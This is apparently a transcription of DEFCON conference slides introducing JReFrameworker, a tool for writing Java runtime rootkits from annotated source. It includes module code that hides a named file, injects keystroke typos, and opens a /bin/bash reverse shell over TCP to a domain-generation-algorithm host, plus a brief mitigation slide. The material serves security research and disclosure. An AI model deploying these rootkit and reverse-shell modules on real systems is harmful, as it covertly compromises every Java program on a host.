Developing Managed Code Rootkits for the Java Runtime Environment

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$ whoami

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
- Benjamin Holland (daedared)
- B.S. in Computer Engineering (2005 - 2010)
  - Wabtec Railway Electronics, Ames Lab, Rockwell Collins
- B.S. in Computer Science (2010 - 2011)
- M.S. in Computer Engineering and Information Assurance (2010 - 2012)
  - MITRE
- Iowa State University Research (2012 - 2015)
  - DARPA Automated Program Analysis for Cybersecurity (APAC) Program
- PHD in Computer Engineering (2015-????)
  - DARPA Space/Time Analysis for Cybersecurity (STAC) Program


DEFCON Inspirations

- It is truly an honor to be here...
- Early memories of reading Winn Schwartau's *Information Warfare*
  - One of my first introductions to security topics
- This talk itself was inspired by a previous DEFCON talk


• SECOND EDITION •
Cyberterrorism: Protecting Your Personal Security in the Electronic Age
INFORMATION WARFARE
• The Assault On Personal Privacy • Malicious Software & Viruses
• Data Eavesdropping • Solutions in Cyberspace
WINN SCHWARTAU


Background

Hello World



```

public class Test {

    public static void main(String[] args) {
        System.out.println("Hello World!");
    }

}

```

Hello (weird) World




```
public class Test {

    public static void main(String[] args) {
        System.out.println("Hello World!");
    }

}
```


```
<terminated> Test (3) [JReFrameworker Java Application] /Library/Java/JavaVirtualMachines/jdk1.7.0_45.jdk/Contents/Home/bin/java
!dlroW olleH
```

Java - HelloWorld/src/Test.java - Eclipse - /Users/benjholla/Desktop/JReFrameworker/mars-workspace
Package Explorer
HelloWorld
Test.java
Problems
Javadoc
Declaration
Console
What! How?


Java Runtime Environment


Java Source Code (.java files)
Java Compiler
Java Bytecode (.class files)
Java Application (.jar file)
Write Once, Run Anywhere?
Java Application (.jar file)
Compatibility?
Operating System (Windows, Mac, Linux)


Java Runtime Environment


Java Source Code (.java files)
Java Compiler
Java Bytecode (.class files)
Java Application (.jar file)
Write Once, Run Anywhere?
Java Application (.jar file)
Java Virtual Machine
Operating System (Windows, Mac, Linux)


Java Runtime Environment



Java Runtime Environment


Java Source Code (.java files)
Java Compiler
Java Bytecode (.class files)
Java Application (.jar file)
Write Once, Run Anywhere?
Java Application (.jar file)
Evil Runtime Libraries (.jar files)
Java Virtual Machine
Operating System (Windows, Mac, Linux)

Java Runtime Environment



Managed Code Rootkits (MCRs)

- Post exploitation activity (need root/administrator privileges)
  - C:\Program Files\Java\. . . \lib\rt.jar
- Compromises EVERY program using the modified runtime
- Out of sight out of mind
  - Code reviews/audits don't audit runtimes (typically)
  - May be overlooked by forensic investigators
- Rootkits are platform independent (if done right)
- Runtimes are already fully featured
  - Object Oriented programming
  - Standard libraries
  - Additional access to low level APIs

Strategies for Modifying the Runtime


Bytecode

Intermediate Representations

Decompiled Source

Strategies for Modifying the Runtime

Bytecode




Intermediate Representations

Decompiled Source

Pioneering Work

- Pioneering work by Erez Metula (DEFCON 17)
- "ReFrameworker" tool to modify .NET runtimes
  - XML modules define injection tasks
  - Generates deployment scripts
  - Uses an assembler/disassembler pair to make modifications
  - Usability? To make modules you have to write code in IR.
  - Portability? Depends on your target and module implementation.
  - Maintenance? Last update was over 6 years ago...



New Framework Goals

- MCR support for Java Runtime Environment
- Minimal prerequisite user knowledge
  - No knowledge of bytecode or intermediate languages
- Simple development cycle
  - Consider: developing, debugging, deploying
- Portability (Write Once, Exploit Everywhere)

JReFrameworker

JReFrameworker

- Write rootkits in Java source!
- Modification behaviors defined with source annotations
- Develop and debug in Eclipse IDE
- Exploit "modules" are Eclipse Java projects
- Exportable payload droppers
  - Bytecode injections are computed on the fly
- Free + Open Source (MIT License): github.com/benjholla/JReFrameworker

JReFrameworker

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


"just what the internet is in dire need of, a well engineered malware development toolset"
~Some dude on Twitter

Hello (weird) World Revisited


```
@MergeType
public class BackwardsPrintStream extends java.io.PrintStream {

   @MergeMethod
   @Override
   public void println(String str){
      StringBuilder sb = new StringBuilder(str);
      super.println(sb.reverse().toString());
   }

}
```

Annotation Types



	Define	Merge
Type	*@DefineType*	*@MergeType*
Method	*@DefineMethod*	*@MergeMethod*
Field	*@DefineField*	N/A

Annotation Types



	Define	Merge
Type	*@DefineType*	*@MergeType*
Method	*@DefineMethod*	*@MergeMethod*
Field	*@DefineField*	N/A

(Inserts or Replaces) (Preserves and Replaces)

Modules


Get Creative

Time to get creative...

Hidden File Module


```
@MergeType
public class HiddenFile extends java.io.File {
    @MergeMethod
    @Override
    public boolean exists(){
        if(isFile() && getName().equals("secretFile")){
            return false;
        } else {
            return super.exists();
        }
    }
}
```

Hidden File Module



```
      return false;
    }
    return fs.checkAccess(this, 2);
  }

  private boolean jref_exists()
  {
    SecurityManager localSecurityManager = System.getSecurityManager();
    if (localSecurityManager != null) {
      localSecurityManager.checkRead(this.path);
    }
    if (isInvalid()) {
      return false;
    }
    return (fs.getBooleanAttributes(this) & 0x1) != 0;
  }
```

Hidden File Module



```
      }
    }
    return localPath;
  }

  public boolean exists()
  {
    if ((isFile()) && (getName().equals("secretFile"))) {
      return false;
    }
    return jref_exists();
  }
```

Beetlejuice

```
@MergeType
public class BeetlejuiceObject extends java.lang.Object {
  @DefineField
  private int beetlejuice;
  @MergeMethod
  public String toString(){
    StackTraceElement[] st = new Exception().getStackTrace();
    for(StackTraceElement element : st)
      if(element.getMethodName().equals("beetlejuice"))
        if(++beetlejuice==3) i.Main.main(new String[]{});
    return super.toString();
  }
}
```

Beetlejuice

```
public class Test {
  static class TimBurton {}
  public static void main(String[] args) {
    TimBurton timBurton = new TimBurton();
    beetlejuice(timBurton);
    beetlejuice(timBurton);
    beetlejuice(timBurton);
  }
  private static void beetlejuice(TimBurton timBurton){
    System.out.println(timBurton.toString());
  }
}
```

Beetlejuice

- The "i.Main.main(new String[]);" invokes Mocha DOOM
  - Port of DOOM shareware to pure Java
  - github.com/AXDOOMER/mochadoom
- Payload behaviors can depend on the state or structure of the client program

Reverse Shell + DGA

- Define a `java.util.StreamForwarder` class
- Forward shell inputs/outputs to TCP stream

```
InetAddress address = InetAddress.getByName(domain);
String ipAddress = address.getHostAddress();
final Process process = Runtime.getRuntime().exec("/bin/bash");
Socket socket = new Socket(ipAddress, 6666);
forwardStream(socket.getInputStream(), process.getOutputStream());
forwardStream(process.getInputStream(), socket.getOutputStream());
forwardStream(process.getErrorStream(), socket.getOutputStream());
process.waitFor();
...
```

Reverse Shell + DGA

- Merge Domain Generation Algorithm (DGA) logic into `java.util.Date`

```
String domain = "www.";
int year = getYear();
int month = getMonth();
int day = getDay();
for(int i=0; i<16; i++){
  year = ((year ^ 8 * year) >> 11) ^ ((year & 0xFFFFFFF0) << 17);
  month = ((month ^ 4 * month) >> 25) ^ 16 * (month & 0xFFFFFFF8);
  day = ((day ^ (day << 13)) >> 19) ^ ((day & 0xFFFFFFFE) << 12);
  domain += (char)(((year ^ month ^ day) % 25) + 97);
}
domain += ".com";
```

Reverse Shell + DGA

- Malicious client probes for payload
- Create a reverse shell to the domain of the day

```
public static void main(String[] args) throws Exception {
  Date d = new Date();
  // attempts to invoke a private method named reverseShell
  // in java.util.Date that may or may not exist ;)
  Method method = d.getClass().getDeclaredMethod("reverseShell");
  method.setAccessible(true);
  method.invoke(d);
}
```

SpellWrecker


- Define `SpellWrecker` class (inverse of a spellchecker)
- As average typing speed increases, more typos are injected
- As average typing speed reduces, less typos are injected

```
@MergeType
public class SpellWreckedKeyEvent extends KeyEvent {
  @MergeMethod
  @Override
  public char getKeyChar(){
    char original = super.getKeyChar();
    return SpellWrecker.spellwreck(original);
  }
}
```

Mitigations

Bytecode Modification Indicators

- What is wrong with this picture? (hint: look at the line numbers)



```
        public Path toPath()
        {
2181      Path localPath = this.filePath;
2182      if (localPath == null) {
2183        synchronized (this) {
2184          localPath = this.filePath;
2185          if (localPath == null) {
2186            localPath = FileSystems.getDefault().getPath(this.path, new String[0]);
2187            this.filePath = localPath;
              }
            }
          }
2191      return localPath;
        }

        public boolean exists()
        {
  18      if ((isFile()) && (getName().equals("secretFile"))) {
  19        return false;
          }
  21      return jref_exists();
        }
```

Q/A

Questions?

- Thank you!
- Resources:
  - Setup + Tutorials: ben-holland.com/JReFrameworker
  - Source Code: github.com/benjholla/JReFrameworker